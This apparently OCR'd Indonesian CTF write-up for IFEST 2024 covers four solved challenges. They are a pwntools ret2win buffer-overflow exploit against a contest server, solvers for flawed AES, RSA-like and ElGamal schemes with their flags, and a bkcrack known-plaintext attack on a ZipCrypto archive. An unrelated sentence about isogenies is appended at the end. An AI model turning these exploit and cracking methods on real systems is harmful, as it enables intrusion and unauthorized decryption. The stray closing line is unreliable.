
# WRITEUP IFEST 2024

IFEST 2024

K.EII


ITOID



FLAB

## SNI - FLAKEITO


**Part of**


SNI
CYBERSECURITY TEAM

# *Daftar Isi*

# Binary Exploitation

## Binary Exploitaiton/Hungery




Diberikan sebuah file ELF 64-Bit dengan arsitektur x86-64 yang mempunyai mitigasi Full Relro (Relocation Read-Only Penuh) sehingga Global Offset Table (GOT) menjadi unwritable, tanpa stack canary sehingga tidak terdapat pengecekan canary ketika buffer overflow terjadi, NX enabled (unexecutable stack) sehingga kita tidak bisa memasukan shellcode pada program tersebut, dan PIE disabled (Position Independent Executable dinonaktifkan) sehingga alamat elf dari program akan menjadi static. Service dideploy di remote host 157.230.38.61 dengan port 14269. Berikut hasil decompile dari programnya dengan IDA:

```
IDA View-A    Pseudocode-A    Hex View-1    Stru
int buyFood()
{
  char s[112]; // [rsp+0h] [rbp-70h] BYREF

  puts("I see that you're trying to buy more food, what would you like to buy?");
  printf("> ");
  fgets(s, 520, stdin);
  return puts("got it, let me look in the inventory");
}
```

```
IDA View-A    Pseudocode-A    Hex View-1
int wutthis()
{
  __int64 ptr[13]; // [rsp+0h] [rbp-70h] BYREF
  FILE *stream; // [rsp+68h] [rbp-8h]

  memset(ptr, 0, sizeof(ptr));
  stream = fopen("flag.txt", "r");
  fread(ptr, 1uLL, 0x64uLL, stream);
  fclose(stream);
  puts("Gratz! Take your P R I Z E:");
  return puts((const char *)ptr);
}
```

Terdapat Buffer Overflow Vulnerability di fungsi fgets(s, 520, stdin) saat kita memilih opsi pembelian makanan, dan ada fungsi wutthis yang akan menampilkan flag dilayar jika dipanggil. Jadi, cukup overwrite return address ke wutthis dengan teknik ret2win. Berikut exploit scriptnya:

```python
#!/usr/bin/env python3

from pwn import *
elf = context.binary = ELF("./chall")
io = remote("157.230.38.61", 14269)
wutthis = 0x00000000004011a6
io.sendlineafter(b'> ', b'3')
io.sendline(flat({120: wutthis}))
io.interactive()
```

```
itoid  /Pwn/Hungery
>>> 
>>> ./sol.py
[*] '/home/itoid/IFEST_2024/Pwn/Hungery/chall'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[+] Opening connection to 157.230.38.61 on port 14269: Done
[*] Switching to interactive mode
I see that you're trying to buy more food, what would you like to buy?
> got it, let me look in the inventory
Gratz! Take your P R I Z E:
IFEST{5T4y_$4NE_@nd_do_YoUR_8eS7}
/home/ctf/run: line 2:   290 Segmentation fault      (core dumped) ./chall
[*] Got EOF while reading in interactive
$ 
```

# Cryptography

## Cryptography/Aeshowspeed


Diberikan aeshowspeed.py dan flag.png.enc Isinya skema yang mengenkripis flag.png menjadi flag.png.enc dengan AES-256 dalam mode CBC. Terdapat padding pula dalam proses enkripsi sedangan IVnya melalui proses XOR dengan `0x10`

aeshowspeed.py

```
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms,
modes
from cryptography.hazmat.backends import default_backend
```


```
def encrypt(file_path, key, iv):
    cipher = Cipher(algorithms.AES(key), modes.CBC(iv),
backend=default_backend())
    encryptor = cipher.encryptor()

    with open(file_path, "rb") as file:
        original_data = file.read()

    padding_length = 16 - len(original_data) % 16
    padded_data = original_data + bytes([padding_length] * padding_length)

    encrypted_data = encryptor.update(padded_data) + encryptor.finalize()

    encrypted_file_path = file_path + ".enc"
    with open(encrypted_file_path, "wb") as file:
        file.write(encrypted_data)

    return encrypted_file_path

key = b'IFEST2024mantapp'
key = key.ljust(32, b'\x35')
iv = key[:16]
iv = bytearray(iv)
for i in range(16):
    iv[i] = iv[i] ^ 0x10
iv = bytes(iv)
encrypt('flag.png',key,iv)
```

solver.py

```
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms,
modes
from cryptography.hazmat.backends import default_backend

def decrypt(encrypted_file_path, key, iv):
    cipher = Cipher(algorithms.AES(key), modes.CBC(iv),
backend=default_backend())
    decryptor = cipher.decryptor()

    with open(encrypted_file_path, "rb") as file:
        encrypted_data = file.read()

    decrypted_data = decryptor.update(encrypted_data) +
decryptor.finalize()
```

```
    # Remove padding
    padding_length = decrypted_data[-1]
    original_data = decrypted_data[:-padding_length]

    original_file_path = encrypted_file_path.replace(".enc", "")
    with open(original_file_path, "wb") as file:
        file.write(original_data)

    return original_file_path

key = b'IFEST2024mantapp'
key = key.ljust(32, b'\x35')
iv = key[:16]
iv = bytearray(iv)
for i in range(16):
    iv[i] = iv[i] ^ 0x10
iv = bytes(iv)

decrypt('flag.png.enc', key, iv)
```

## Cryptography/Enkripsi Terpelit




Service dideploy di remote host 157.230.38.61 dengan port 1043. Berikut source code dari servicenya:

```
from Crypto.Util.number import *
import string
import random
import time

def generate_random_string(length):
    characters = string.ascii_letters + string.digits
    return ''.join(random.choice(characters) for _ in range(length))

def encrypt(plain):
    p, q = getPrime(2048), getPrime(2048)
    n = p * q
    m  = bytes_to_long(plain)
    a, b = random.randint((n-1) // 2, n-1), random.randint((n-1) // 2, n-
1)
    c = ((13082024*pow(m,2)*a*b) * (13092024*pow(m,3)*a*b)) % n
    return c, n, a, b

menu = """
Pilihlah menu dibawah ini, Waktu anda hanya 35 detik!
1. Lihat Enkripsi Rahasia
```

```
2. Tebak Rahasia
3. Exit
"""
count = 0

rahasia = generate_random_string(100).encode()

init = time.time()
while 1:
    print(menu)
    choose = input("Pilih: ")
    if time.time() - init > 35:
        print(f"kelamaan, waktu anda {time.time() - init}")
        exit()
    if choose == "1":
        if count < 2:
            c, n, a, b = encrypt(rahasia)
            print(f'c = {c}')
            print(f'n = {n}')
            print(f'a = {a}')
            print(f'b = {b}')
            count += 1
        else:
            print("Sayang sekali sudah gabisa liat lagi nih :(")
    elif choose == "2":
        tebak = input(">> ").encode()
        if time.time() - init > 35:
            print(f"kelamaan, waktu anda {time.time() - init}")
            exit()
        if tebak == rahasia:
            with open("flag.txt", "rb") as f:
                flag = f.read().strip()
            print(flag)
            exit()
        else:
            print("Nope")
            exit()
    elif choose == "3":
        exit()
```

```
    else:
        print("paan we...")
        exit()
```

Skema enkripsinya seperti ini:

a. Menghasilkan dua bilangan prima p dan q kemudian mengalikan keduanya untuk mendapatkan modulus

$$n = p \cdot q$$

b. Mengconvert plaintext dalam bentuk bytestring menjadi integer

$$m = \text{bytes\_to\_long(plain)}$$

c. Angka Acak dan Enkripsi

$$a, b \in \left[\frac{n-1}{2}, n-1\right]$$

d. Ciphertext dihitung sebagai:

$$c = \left(13082024 \cdot (m^2 \cdot a \cdot b)\right) \cdot \left(13092024 \cdot (m^3 \cdot a \cdot b)\right) \bmod n$$

Langkah penyelesaiannya:

a. Interact dengan server dan pilih opsi 1 dua kali untuk mendapatkan dua set (c, n, a, b)
b. Untuk setiap set, hitung gcd(s, n). Jika ditemukan GCD non-trivial, faktorkan n menjadi p dan q
c. Hitung invers dari s mod n, kemudian gunakan nilai tersebut untuk menghitung nilai t dengan cara mengalikan c dengan invers s dan kemudian mengambil modulo n
d. Hitung *m* dengan menggunakan nilai *t* yang diperoleh, yaitu dengan menghitung pangkat *t* yang dipangkatkan dengan *d* mod *n*, dimana *d* adalah invers dari 5 modulo $\varphi(n)$
e. Ubah m kembali menjadi bytes untuk mendapatkan rahasia
f. Gunakan opsi 2 untuk mengirim rahasia yang diperoleh untuk mendapatkan flag

Berikut solvernya:

```
#!/usr/bin/env python3

from pwn import *
from math import gcd
from Cryptodome.Util.number import long_to_bytes, inverse, bytes_to_long
import gmpy2
context.log_level = 'debug'

# Constants from the encryption function
k1 = 13082024
k2 = 13092024

def attack(c, n, a, b):
    r1 = n - a
    r2 = n - b
```


```
    s = (k1 * k2 * pow(r1, 2) * pow(r2, 2)) % n
    g = gcd(s, n)
    if g != 1 and g != n:
        # We have a non-trivial GCD, so we can factor n
        p = g
        q = n // g
        phi = (p - 1) * (q - 1)
        s_inv = inverse(s, n)
        t = c * s_inv % n
        d = inverse(5, phi)
        m = pow(t, d, n)
        m_bytes = long_to_bytes(m)
        return m_bytes
    else:
        # Attempt to compute the integer 5th root if m^5 < n
        s_inv = inverse(s, n)
        t = c * s_inv % n
        m, exact = gmpy2.iroot(t, 5)
        if exact:
            m_bytes = long_to_bytes(int(m))
            return m_bytes
    return None

def main():
    # Connect to the remote service
    io = remote('157.230.38.61', 1043)
    # Keep track of received data
    data = io.recvuntil(b'Pilih: ').decode()

    c_list = []
    n_list = []
    a_list = []
    b_list = []

    # Request encryption twice
    for _ in range(2):
        io.sendline(b'1')
        data = io.recvuntil(b'Pilih: ').decode()
```

```
        # Split the data into lines and look for the values of c, n, a,
and b
        lines = data.split('\n')
        c = n = a = b = None

        for line in lines:
            if 'c =' in line:
                c = int(line.split('=')[1].strip())
            elif 'n =' in line:
                n = int(line.split('=')[1].strip())
            elif 'a =' in line:
                a = int(line.split('=')[1].strip())
            elif 'b =' in line:
                b = int(line.split('=')[1].strip())

        if c and n and a and b:
            c_list.append(c)
            n_list.append(n)
            a_list.append(a)
            b_list.append(b)
        else:
            print("Failed to parse one of the values. Exiting.")
            return

    # Try to recover rahasia from the first set
    m_bytes = attack(c_list[0], n_list[0], a_list[0], b_list[0])
    if m_bytes is None:
        # Try the second set
        m_bytes = attack(c_list[1], n_list[1], a_list[1], b_list[1])

    if m_bytes is None:
        print("Failed to recover the secret.")
        return

    # Submit the recovered secret
    io.sendline(b'2')
    io.recvuntil(b'>> ')
    io.sendline(m_bytes)
    # Receive the flag
```

```
    flag = io.recvline().decode().strip()
    print(f"{flag}")

if __name__ == '__main__':
    main()
```

```
24'
[DEBUG] Received 0xe16 bytes:
    b'622274339173182490454736354979423172359967535439363804929230999604248547344167496783068482288361848549505 92
594776109438057633589700868607064051847143024929721947477847153567288146954040576123742038657343152789612280454 35
536852774292671970791311666208742091264350656548456813367473106359334015390141723428775829807061728141965057111 36
784235088039965389992265461591561670894885095424454385983522121413485162189242878903360987453493685033483310245 15
328687956663671129118305469994963170782796931783158554066676080227549488139934643642675510941072446637156309141 04
    b'a = 298490928379495996872731124750704309555626306799127326696470037796638060582388289749158290181307782969 3
520262214050510309393422048801252217485460914625500075505383043676292419766662183679514887698558529190459669103 24
299787410619604363173331005382174898141307616225164126378767508430982566994097615364466736471450821215759775952 36
128317931379601981537478291602339349100280529689642203757906132985770006492225677701793845178457646701744910347 32
541976511374729068987731615347627890274985807578209209246570310091595707188979868602763383554971400791119849532 11
568976842649672178298260874246442079305470041220160986668939927132443290636538952634876635347523160610665378101 71
    b'b = 417893357603547685266220998437068333226832703729567248268785366887588373400956369804072372872358427313 1
525799394169351796840291354641030997693805455079097245869784889173295158400397781588483909971023407288090767755 83
938185116280510532213382006142145167283076992548803176165965318220104279208556606793477939707328824970904144533 74
913761648710568705549908783170756065405041976607234216758823924281938363169212741620289805748906922695103867752 27
851412737170860222770923312236147490130784423896032772946129948312244768225526151442590407208041843530879461145 67
787338367814631673883158919706617717629678318365253104009808685293420527750296348682632420357262847631404228076 55
    b'\n'
    b'Pilihlah menu dibawah ini, Waktu anda hanya 35 detik!\n'
    b'1. Lihat Enkripsi Rahasia\n'
    b'2. Tebak Rahasia\n'
    b'3. Exit\n'
    b'\n'
    b'Pilih: '
[DEBUG] Sent 0x2 bytes:
    b'2\n'
[DEBUG] Received 0x3 bytes:
    b'>> '
[DEBUG] Sent 0x65 bytes:
    b'KHisZx6ZBKuR6jY41qXjtSXrLVPYYjs3knqtzXg98MagRKuufwrInO6yXJi7yGR1DEfKEEWNsy470pxn9ji7rPqbtwSFWvS9LCEy\n'
[DEBUG] Received 0x57 bytes:
    b"b'IFEST{i9daudj89ajd389d89980qjd9qdha9sdj8sdhas89dad0a9sd8ashd89sa9dah9d8as8das89dsa}'\n"
b'IFEST{i9daudj89ajd389d89980qjd9qdha9sdj8sdhas89dad0a9sd8ashd89sa9dah9d8as8das89dsa}'
[*] Closed connection to 157.230.38.61 port 1043
 itoid  /Cryptography/Enkripsi Terpelit
>>>
>>>
```

## Cryptography/Only Alice Deciphers




Diberikan service yang menggunakan skema encryption dan decryption dari ElGamal. Berikut source code dari servicenya:

```
from Crypto.Util.number import getPrime, bytes_to_long, long_to_bytes
from random import randint
from secret import flag, noncetoken

class Cipher:
    def __init__(self, g=5, p=None):
        if p == None:
            self.p = getPrime(400)
        else:
            self.p = p

        self.g = g
        self.x = randint(1, self.p-2)
        self.h = pow(g, self.x, self.p)
        self.y = randint(1, self.p-1)
        self.counter = 0

    def get_pubkey(self):
        return self.g, self.p, self.h

    def get_privkey(self):
        return self.x
```

```
    def shift_nonce(self):
        self.counter += 1
        return self.y >> (10 * ((noncetoken >> self.counter) & 1))

    def encrypt(self, m):
        y = self.shift_nonce()
        s = pow(self.h, y, self.p)
        c1 = int(str(self.counter) + str(pow(self.g, y + self.counter, self.p)))
        c2 = m * (s + self.counter) % self.p
        return c1, c2

    def decrypt(self, c1, c2, x=None):
        if x == None: x = self.x
        curr_count = int(str(c1)[:1])
        c1 = int(str(c1)[1:]) * pow(self.g ** curr_count, -1, self.p)
        s = pow(c1, x, self.p)
        return c2 * pow(s + curr_count, -1, p) % p

cipher = Cipher()
g, p, h = cipher.get_pubkey()
print(f"g = {g}")
print(f"p = {p}")
print(f"h = {h}")

header = b"<=== ELG === Message to Alice === ELG ===>"
m = bytes_to_long(flag)
print(f"Head: {cipher.encrypt(bytes_to_long(header))}")
print(f"Body: {cipher.encrypt(m)}")
# print(f"Decrypt with this: {cipher.get_privkey()}")

'''
g = 5
p =
1731712993620621198627916942825579093696110648615008640172315786615453905886335641266637036327082384969765802941354527473
h =
1714959585068483700163613820136766390436247182557995830728451023386355964649869435087668382332656176806274880455667538560
Head:
(1556247269769503265274986255547623665030904327859988366582824212032139968899910343009350399752388091689685274860688349 91,
1434911128320227865388406395322220300576084099875900575337993125089881668459239455527441213719682636083337524734625076873)
```

```
Body:
(21683111675177145153833832387999894872135485080212001634849608941854472650621313
185436758640450822456634952529016220812 09,
116050293678293569247650841640968172237663850400233070563499579065641015460849939
561134639429592536714830933539658387911 4)
'''
```

Langkah penyelesaiannya:

a. Perhatikan bahwa nilai *y* sangat besar dan digunakan untuk mengenkripsi baik header maupun flag. Jika kedua pesan tidak menggunakan y yang sama, maka mungkin ada penggunaan *y* dan *y* yang digeser ke kanan 10 bit untuk enkripsi, tergantung pada urutan enkripsi
b. Untuk membedakan antara dua kemungkinan nonce, lakukan brute force pada 2 bit dari token nonce. Ini akan membantu menentukan kombinasi nonce yang digunakan dalam enkripsi
c. Jika 2 bit nonce yang diperoleh berbeda, lakukan brute force pada 10 bit terendah dari y untuk mendapatkan nilai-nilai yang relevan untuk enkripsi
d. Dengan p sebagai bilangan prima, jika nilai GCD dari eksponen dan p dikurangi 1 cukup kecil, ini akan mempermudah dalam mencari akar dari ciphertext
e. Setelah memperoleh 10 bit dari *y*, gunakan nilai tersebut untuk menghitung s, yang merupakan nilai yang digunakan untuk mengenkripsi flag
f. Dengan *s* yang telah diketahui, kita dapat mendapatkan flag dari ciphertext menggunakan *s*

Berikut solvernya:

```python
#!/usr/bin/env python3

from Cryptodome.Util.number import *

# given large prime value p
p =
173171299362062119862791694282557909369611064861500864017231578661545390588633564
1266637036327082384969765802941354527473
# generator value g
g = 5
# public key h for the recipient
h =
171495958506848370016361382013676639043624718255799583072845102338635596464986943
5087668382332656176806274880455667538560
# ciphertext components for the head of the message
c1_head =
155624726976950326527498625554762366503090432785998836658282421203213996889991034
3009350399752388091689685274860688349 91
c2_head =
143491112832022786538840639532222030057608409987590057533799312508988166845923945
5527441213719682636083337524734625076873
# ciphertext components for the body of the message
```


```
c1_body =
2168311167517714515383383238799989487213548508021200163484960894185447265062131318543675864045082245663495252901622081209
c2_body =
1160502936782935692476508416409681722376638504002330705634995790656410154608499395611346394295925367148309335396583879114

# known header message in bytes, which will be used to calculate m_head
header = b"<=== ELG === Message to Alice === ELG ===>"
# convert the known header message from bytes to a long integer for calculations
m_head = bytes_to_long(header)

# extract the first digit from the ciphertext c1_head as the counter for the head
counter_head = int(str(c1_head)[0])
# extract the first digit from the ciphertext c1_body as the counter for the body
counter_body = int(str(c1_body)[0])

# adjust the c1 values to remove the counter effect
# remove the counter effect from the head ciphertext
c1_part_head = int(str(c1_head)[1:])
# remove the counter effect from the body ciphertext
c1_part_body = int(str(c1_body)[1:])
# compute the inverse of g raised to the power of counter_head mod p
g_counter_head_inv = pow(pow(g, counter_head, p), p - 2, p)
# compute the inverse of g raised to the power of counter_body mod p
g_counter_body_inv = pow(pow(g, counter_body, p), p - 2, p)
# adjust c1_part_head with the counter effect removed
c1_adj_head = c1_part_head * g_counter_head_inv % p
# adjust c1_part_body with the counter effect removed
c1_adj_body = c1_part_body * g_counter_body_inv % p

# define possible shift combinations for the lower 10 bits of the messages
shift_combinations = [(0, 10), (10, 0)]

# iterate through each shift combination to find potential shifts
for shift1, shift2 in shift_combinations:
    print(f"Trying shifts: Message 1 shifted by {shift1} bits, Message 2 shifted
by {shift2} bits")
    shift_diff = shift1 - shift2
    # calculate the exponent based on the shift difference
    exponent = 1 << abs(shift_diff)  # exponent = 2^abs(shift_diff) = 1024

    # proceed to brute-force delta from 0 to 1023 (10 bits)
    found = False
```

```
    for delta in range(1024):
        if shift_diff > 0:
            # when the first message is shifted positively
            lhs = c1_adj_body  # left-hand side from adjusted body
            rhs = (pow(c1_adj_head, exponent, p) * pow(g, delta, p)) % p  #
right-hand side calculation
        else:
            # when the first message is shifted negatively
            lhs = c1_adj_head  # left-hand side from adjusted head
            rhs = (pow(c1_adj_body, exponent, p) * pow(g, delta, p)) % p  #
right-hand side calculation

        # check if the adjusted body or head matches the calculated value
        if lhs == rhs:
            print(f"Found delta = {delta} for shifts ({shift1}, {shift2})")
            # compute s_head using the second ciphertext component and the known
header
            s_head = (c2_head * inverse(m_head, p) - counter_head) % p
            # using the found delta, calculate the body secret s_body
            s_body = (pow(s_head, exponent, p) * pow(h, delta, p)) % p

            # adjust s_body with counter_body
            s_total = (s_body + counter_body) % p

            # recover the body message m_body (the flag)
            m_body = (c2_body * inverse(s_total, p)) % p
            flag = long_to_bytes(m_body)  # convert the long integer back to
bytes

            # check if the reconstructed flag contains the expected format
            if b'IFEST{' in flag:
                print(flag.decode())
                found = True
                break  # exit the loop once the flag is found

    if not found:
        print(f"Flag not found in shifts ({shift1}, {shift2}).")
```

```
itoid  /Cryptography/Only Alice Deciphers
>>> ./sol.py
Trying shifts: Message 1 shifted by 0 bits, Message 2 shifted by 10 bits
Flag not found in shifts (0, 10).
Trying shifts: Message 1 shifted by 10 bits, Message 2 shifted by 0 bits
Found delta = 384 for shifts (10, 0)
IFEST{1ns3cure_n0nce_eqv4ls_b4d_c1ph3r}
itoid  /Cryptography/Only Alice Deciphers
>>>
```

## Forensic

### Forensic/Hari hari lupa password





Coba crack pake john ga bisa, fcrack kelamaan, terus ane inget bkcrack. (referensi: https://ctftime.org/writeup/15072)


Coba cek

```
C:\1Jonathan\Apps\bkcrack-1.7.0-win64>bkcrack -L chall.zip
bkcrack 1.7.0 - 2024-05-26
Archive: chall.zip
Index Encryption Compression CRC32    Uncompressed  Packed size Name
----- ---------- ----------- -------- ------------  ----------- ----------------
    0 ZipCrypto  Store       26413581        88406         88418 Untitled.png
```

ZipCrypto rentan terhadap known plaintext attack, derived dari header chunk pngnya kita bisa attack. Disini di alya.png isinya header file doang, sebagai known plain textnya




(https://vincentandreas.medium.com/secretrezipe-zip-encryption-htb-writeup-51be4f816ce9)




```
C:\1Jonathan\CTFS\ifest\bkcrack-1.7.0-win64>bkcrack.exe -C chall.zip -c Untitled.png -p alya.png
bkcrack 1.7.0 - 2024-05-26
[10:20:53] Z reduction using 9 bytes of known plaintext
100.0 % (9 / 9)
[10:20:53] Attack on 751066 Z values at index 6
Keys: 7fb31eaa 8e3bcc7c 68f50927
25.4 % (190742 / 751066)
Found a solution. Stopping.
You may resume the attack with the option: --continue-attack 190742
[10:23:40] Keys
7fb31eaa 8e3bcc7c 68f50927

C:\1Jonathan\CTFS\ifest\bkcrack-1.7.0-win64>bkcrack -C chall.zip -c Untitled.png -k 7fb31eaa 8e3bcc7c 68f50927 -d flag.p
ng
bkcrack 1.7.0 - 2024-05-26
[10:24:43] Writing deciphered data flag.png
Wrote deciphered data (not compressed).
```

In mathematics, particularly in algebraic geometry, an **isogeny** is a morphism of algebraic groups (also known as group varieties) that is surjective and has a finite kernel.

